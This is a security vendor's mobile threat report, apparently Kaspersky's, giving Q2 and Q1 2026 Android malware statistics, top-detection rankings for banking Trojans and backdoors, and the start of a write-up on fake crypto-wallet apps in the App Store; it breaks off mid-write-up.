The mobile section of the quarterly cyberthreat report includes statistics on malware, adware, and potentially unwanted software for Android, as well as descriptions of the most notable threats for Android and iOS discovered during the reporting period. These statistics are based on detection alerts from Kaspersky products, collected from users who consented to provide statistical data to Kaspersky Security Network.
The quarter in figures
According to Kaspersky Security Network, in Q2 2026:
More than 1.99 million attacks on mobile devices utilizing malware, adware, or unwanted mobile software were blocked.
The Trojan-Banker category was the most prevalent mobile malware threat with a 30.77% share of total detected applications.
More than 304,000 malicious installation packages were discovered, including:
93,574 packages were related to mobile banking Trojans;
570 packages were related to mobile ransomware Trojans.
Quarterly highlights
Attacks on mobile devices involving malware, adware, or unwanted software continued their downward trend, falling to 1,996,823 in Q2 from 2,676,328 the previous quarter.
Attacks on users of Kaspersky mobile solutions, Q4 2024 — Q2 2026 (download)
We noted a downward trend in attacks driven by specific strains of pre-installed Trojans — a shift likely tied to the rollout of patched vendor firmware.

In Q2, our telemetry uncovered multiple malicious loaders hosted directly on Google Play. As highlighted in a prior report (link in Russian), one such instance involved a PDF reader app trojanized to drop the Anatsa banking malware. Upon execution, the app presented users with a fake request to install an update, which served as a front to stage the banking Trojan on the victim’s device.

Another notable case involves a loader we detected in the Cleanova app alongside several others. The malware sent requests to a command-and-control server containing telemetry gathered from various SDKs that track the installation source. A malicious payload was returned only for certain sources. This is a fairly interesting method for bypassing app store review processes while ensuring precise victim targeting. If an analytics SDK indicates that an arbitrary installation originated from a source outside the threat actors’ scope, the malicious logic remains dormant. This effectively hides the malware from app store scanners.
Mobile threat statistics
In Q2, the number of Android malware samples totaled 304,128. It remained steady compared to the previous reporting period.
The detected installation packages were distributed by type as follows:
Detected mobile apps by type, Q1 — Q2 2026* (download)
* Data for the previous quarter may differ slightly from previously published data due to certain verdicts being retrospectively revised.
While the number of newly discovered banking Trojan variants fell precipitously, they continued to dominate the threat landscape as they did in Q1. Notably, the share of Creduz malware family among identified banking samples has grown significantly despite low activity in victim telemetry. This discrepancy suggests the threat actors are actively iterating on the malware — likely testing new features or bypasses — by generating a high volume of builds before staging a broader campaign.
Share* of users attacked by the given type of malicious or potentially unwanted apps out of all targeted users of Kaspersky mobile products, Q1 — Q2 2026 (download)
* The total may exceed 100% if the same users experienced multiple attack types.
Within the adware category, the sharpest declines were observed in the HiddenAd and MobiDash families. Meanwhile, the proportion of users targeted by Trojan-Dropper malware increased, primarily driven by surges in banking droppers such as Trojan-Dropper.AndroidOS.Banker and Trojan-Dropper.AndroidOS.Mamont. The corresponding drop in the Trojan-Banker category is partially explained by a shift in tactics: several banking Trojans which are now being packed were subsequently reclassified as droppers.
TOP 20 most frequently detected types of mobile malware
Note that the malware rankings below exclude riskware or potentially unwanted software, such as RiskTool or adware.
Verdict
%* Q1 2026
%* Q2 2026
Difference in p.p.
Change in ranking
Backdoor.AndroidOS.Triada.ag
7.09
9.35
+2.25
0
DangerousObject.Multi.Generic.
5.84
5.65
-0.19
0
DangerousObject.AndroidOS.GenericML.
5.51
5.25
-0.26
0
Trojan.AndroidOS.Boogr.gsh
2.15
3.33
+1.18
+9
Backdoor.AndroidOS.Triada.z
3.08
3.23
+0.15
+3
Trojan-Banker.AndroidOS.Mamont.hl
1.10
2.48
+1.38
+22
Trojan.AndroidOS.Fakemoney.v
3.44
2.31
-1.13
-2
Trojan-Spy.AndroidOS.Btmob.e
0.00
2.27
+2.27
Trojan.AndroidOS.Triada.fe
2.98
2.18
-0.81
0
Trojan-Dropper.AndroidOS.Banker.dd
0.01
2.16
+2.15
Trojan.AndroidOS.Triada.hf
2.23
1.93
-0.29
+1
Backdoor.AndroidOS.Triada.ad
1.40
1.93
+0.53
+8
Backdoor.AndroidOS.Keenadu.a
2.73
1.88
-0.85
-3
Backdoor.AndroidOS.Triada.ab
1.72
1.79
+0.07
+2
Trojan-Banker.AndroidOS.Mamont.iv
1.03
1.63
+0.60
+16
Trojan.AndroidOS.Generic.
1.32
1.47
+0.15
+7
Backdoor.AndroidOS.Triada.ae
1.76
1.44
-0.31
-2
Trojan.AndroidOS.Fakemoney.ej
0.00
1.43
+1.43
Trojan.AndroidOS.Triada.ii
2.07
1.41
-0.66
-5
Trojan-Spy.AndroidOS.Agent.asa
0.02
1.38
+1.36
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The distribution of top malware families in Q2 largely mirrors the rankings from the previous reporting period. Newer variants of the Mamont banking Trojan climbed the leaderboards, displacing older iterations. This shift points to ongoing, active development of new variants by the threat actors behind the malware.
Mobile banking Trojans
In Q2, the total volume of Trojan-Banker applications dropped sharply compared to the previous quarter, totaling 93,574 installation packages.
Number of installation packages for mobile banking Trojans detected by Kaspersky, Q2 2025 — Q2 2026 (download)
Against the backdrop of this trend, the distribution shifted heavily toward Creduz Trojans. However, as noted earlier, this shift was not reflected in real-world attack metrics: virtually the entire leaderboard by proportion of targeted users continues to be dominated by diverse Mamont variants.
TOP 10 mobile bankers
Verdict
%* Q1 2026
%* Q2 2026
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.hl
3.27
11.13
+7.86
+6
Trojan-Banker.AndroidOS.Mamont.iv
3.08
7.33
+4.25
+6
Trojan-Banker.AndroidOS.Mamont.mv
0.00
5.12
+5.12
Trojan-Banker.AndroidOS.Agent.ws
3.78
4.99
+1.22
+2
Trojan-Banker.AndroidOS.Mamont.mg
0.35
4.71
+4.36
+62
Trojan-Banker.AndroidOS.Faketoken.pac
2.56
4.10
+1.54
+6
Trojan-Banker.AndroidOS.Mamont.jo
15.75
3.73
-12.02
-6
Trojan-Banker.AndroidOS.Mamont.mc
0.83
3.51
+2.67
+26
Trojan-Banker.AndroidOS.Mamont.lf
0.00
2.79
+2.79
Trojan-Banker.AndroidOS.Agent.eq
0.89
2.58
+1.69
+23
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile security solutions who encountered banking threats.
In the third quarter of 2025, we updated the methodology for calculating statistical indicators based on the Kaspersky Security Network. These changes affected all sections of the report except for the statistics on installation packages, which remained unchanged.
To illustrate the differences between the reporting periods, we have also recalculated data for the previous quarters. Consequently, these figures may significantly differ from the previously published ones. However, subsequent reports will employ this new methodology, enabling precise comparisons with the data presented in this post.
The Kaspersky Security Network (KSN) is a global network for analyzing anonymized threat information, voluntarily shared by users of Kaspersky solutions. The statistics in this report are based on KSN data unless explicitly stated otherwise.
The quarter in numbers
According to Kaspersky Security Network, in Q1 2026:
More than 2.67 million attacks utilizing malware, adware, or unwanted mobile software were prevented.
The Trojan-Banker category was the prevalent mobile malware threat with a 52.96% share of total detected applications.
More than 306,000 malicious installation packages were discovered, including:
162,275 packages related to mobile banking Trojans;
439 packages related to mobile ransomware Trojans.
Quarterly highlights
The number of malware, adware, or unwanted software attacks on mobile devices decreased to 2,676,328 in Q1, down from 3,239,244 in the previous quarter.
Attacks on users of Kaspersky mobile solutions, Q3 2024 — Q1 2026 (download)
The overall drop in attack volume stems primarily from a reduction in adware and RiskTool detections. Nonetheless, this trend does not equate to a lower risk for mobile users. As shown later in this report, the number of unique users targeted by these threats remained relatively stable.
In Q1, Synthient researchers identified a link between the notorious Kimwolf botnet and the IPIDEA proxy network. This network was later taken down in cooperation with GTIG.
In early 2026, we discovered several apps on Google Play and the App Store that contained a new version of the SparkCat crypto stealer.
The Trojan code, meticulously concealed, was embedded into the infected Android apps. The obfuscated malicious Rust library was decrypted using a Dalvik-like virtual machine custom-built by the attackers. The iOS version of the malware also underwent several changes; specifically, the attackers began leveraging Apple’s proprietary Vision framework for optical character recognition (OCR).
Mobile threat statistics
The number of Android malware samples saw a slight increase compared to Q4 2025, reaching a total of 306,070.
The detected installation packages were distributed by type as follows:
Detected mobile apps by type, Q4 2025* — Q1 2026 (download)
* Data for the previous quarter may differ slightly from previously published figures due to certain verdicts being retrospectively revised.
Threat actors once again ramped up the production of new banking Trojans; as a result, this category overtook all others in volume, accounting for more than half of all installation packages.
Share* of users attacked by the given type of malicious or potentially unwanted app out of all targeted users of Kaspersky mobile products, Q4 2025 — Q1 2026 (download)
* The total percentage may exceed 100% if the same users encountered multiple attack types.
Following the surge in banking Trojan installation packages, the number of associated attacks also rose, causing Trojan-Banker apps to climb one spot in terms of their share of targeted users. Mamont variants emerged as the most prevalent banking Trojans, accounting for 73.5% of detections, with the rest of the users encountering Faketoken, Rewardsteal, Creduz, and other families.
Yet banking Trojans were still outpaced by adware and RiskTool-type unwanted apps when measured by the total number of affected users. Despite a decrease in their share of installation packages, these two app types retained their positions as the top two threats by attack volume. The most common adware detections involved HiddenAd (44.9%) and MobiDash (38.1%), while most frequently seen RiskTool apps were Revpn (67%) and SpyLoan (20.5%).
TOP 20 most frequently detected types of mobile malware
Note that the malware rankings below exclude riskware or potentially unwanted software, such as RiskTool or adware.
Verdict
%* Q4 2025
%* Q1 2026
Difference in p.p.
Change in ranking
Backdoor.AndroidOS.Triada.ag
2.62
7.09
+4.48
+10
DangerousObject.Multi.Generic.
6.75
5.84
-0.92
-1
DangerousObject.AndroidOS.GenericML.
3.52
5.51
+1.99
+6
Trojan-Banker.AndroidOS.Mamont.jo
0.00
5.28
+5.28
Trojan.AndroidOS.Fakemoney.v
5.40
3.44
-1.96
-1
Trojan-Downloader.AndroidOS.Keenadu.l
0.00
3.35
+3.35
Trojan-Banker.AndroidOS.Mamont.jx
0.00
3.09
+3.09
Backdoor.AndroidOS.Triada.z
4.87
3.08
-1.79
-2
Trojan.AndroidOS.Triada.fe
5.01
2.98
-2.02
-4
Backdoor.AndroidOS.Keenadu.a
2.07
2.73
+0.66
+6
Trojan-Banker.AndroidOS.Mamont.jg
0.34
2.37
+2.03
Trojan.AndroidOS.Triada.hf
2.15
2.23
+0.07
+3
Trojan.AndroidOS.Boogr.gsh
2.35
2.15
-0.20
0
Trojan.AndroidOS.Triada.ii
5.68
2.07
-3.60
-11
Backdoor.AndroidOS.Triada.ae
1.91
1.76
-0.16
+3
Backdoor.AndroidOS.Triada.ab
1.79
1.72
-0.08
+3
Trojan.AndroidOS.Triada.gn
2.38
1.58
-0.80
-5
Trojan-Banker.AndroidOS.Mamont.gg
1.56
1.50
-0.06
+2
Trojan.AndroidOS.Triada.ga
1.48
1.50
+0.01
+4
Backdoor.AndroidOS.Triada.ad
0.53
1.40
+0.87
+44
* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.
The pre-installed Triada.ag backdoor rose to the top spot; it is similar to the older Triada.z version we documented previously. Because the same variant was pre-installed across a wide range of devices, the total number of affected users is aggregated. Consequently, Triada outpaced even Mamont, as users encountered a variety of Mamont variants, causing the share of that banking Trojan to spread across multiple rows. Other pre-installed Triada variants (Triada.z, Triada.ae, Triada.ab, and Triada.ad) also made the rankings. Furthermore, we observed increasing activity from the Keenadu.a backdoor, while diverse variants of the embedded Triada Trojan remained in the rankings.
Mobile banking Trojans
Q1 2026 saw a characteristic rise in mobile banking Trojan activity, with the number of packages totaling 162,275, a 50% increase compared to the prior quarter.
Number of installation packages for mobile banking Trojans detected by Kaspersky, Q1 2025 — Q1 2026 (download)
We saw a similar growth in the previous quarter, with banking Trojan volumes rising by 50% during that period as well. Various Mamont variants accounted for the absolute majority of packages and represented nearly every entry in the rankings of most frequent banking Trojans by affected user count.
TOP 10 mobile bankers
Verdict
%* Q4 2025
%* Q1 2026
Difference in p.p.
Change in ranking
Trojan-Banker.AndroidOS.Mamont.jo
0.00
15.75
+15.75
Trojan-Banker.AndroidOS.Mamont.jx
0.00
9.22
+9.22
Trojan-Banker.AndroidOS.Mamont.jg
1.47
7.08
+5.61
+24
Trojan-Banker.AndroidOS.Mamont.gg
6.79
4.48
-2.32
-3
Trojan-Banker.AndroidOS.Mamont.ks
0.00
3.98
+3.98
Trojan-Banker.AndroidOS.Agent.ws
6.03
3.78
-2.25
-2
Trojan-Banker.AndroidOS.Mamont.hl
4.30
3.27
-1.03
+1
Trojan-Banker.AndroidOS.Mamont.iv
6.00
3.08
-2.92
-3
Trojan-Banker.AndroidOS.Mamont.jb
3.93
3.07
-0.86
+1
Trojan-Banker.AndroidOS.Mamont.jv
0.00
2.79
+2.79
* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile security solutions who encountered banking threats.
In March 2026, we uncovered more than twenty phishing apps in the Apple App Store masquerading as popular crypto wallets. Once launched, these apps redirect users to browser pages designed to look similar to the App Store and distributing trojanized versions of legitimate wallets. The infected apps are specifically engineered to hijack recovery phrases and private keys. Metadata from the malware suggests this campaign has been flying under the radar since at least the fall of 2025.
We’ve seen this happen before. Back in 2022, ESET researchers spotted compromised crypto wallets distributed through phishing sites. By abusing iOS provisioning profiles to install malware, attackers were able to steal recovery phrases from major hot wallets like Metamask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken, and OneKey. Fast forward four years, and the same crypto-theft scheme is gaining momentum again, now featuring new malicious modules, updated injection techniques, and distribution through phishing apps in the App Store.
Kaspersky products detect this threat as HEUR:Trojan-PSW.IphoneOS.FakeWallet.* and HEUR:Trojan.IphoneOS.FakeWallet.*.
Technical details
Background



This past March, we noticed a wave of phishing apps topping the search results in the Chinese App Store, all disguised as popular crypto wallets. Because of regional restrictions, many official crypto wallet apps are currently unavailable to users in China, specifically if they have their Apple ID set to the Chinese region. Scammers are jumping on this opportunity. They’ve launched fake apps using icons that mirror the originals and names with intentional typos – a tactic known as typosquatting – to slip past App Store filters and increase their chances of deceiving users.
App Store search results for “Ledger Wallet” (formerly Ledger Live)

In some instances, the app names and icons had absolutely nothing to do with cryptocurrency. However, the promotional banners for these apps claimed that the official wallet was “unavailable in the App Store” and directed users to download it through the app instead.
Promotional screenshots from apps posing as the official TokenPocket app
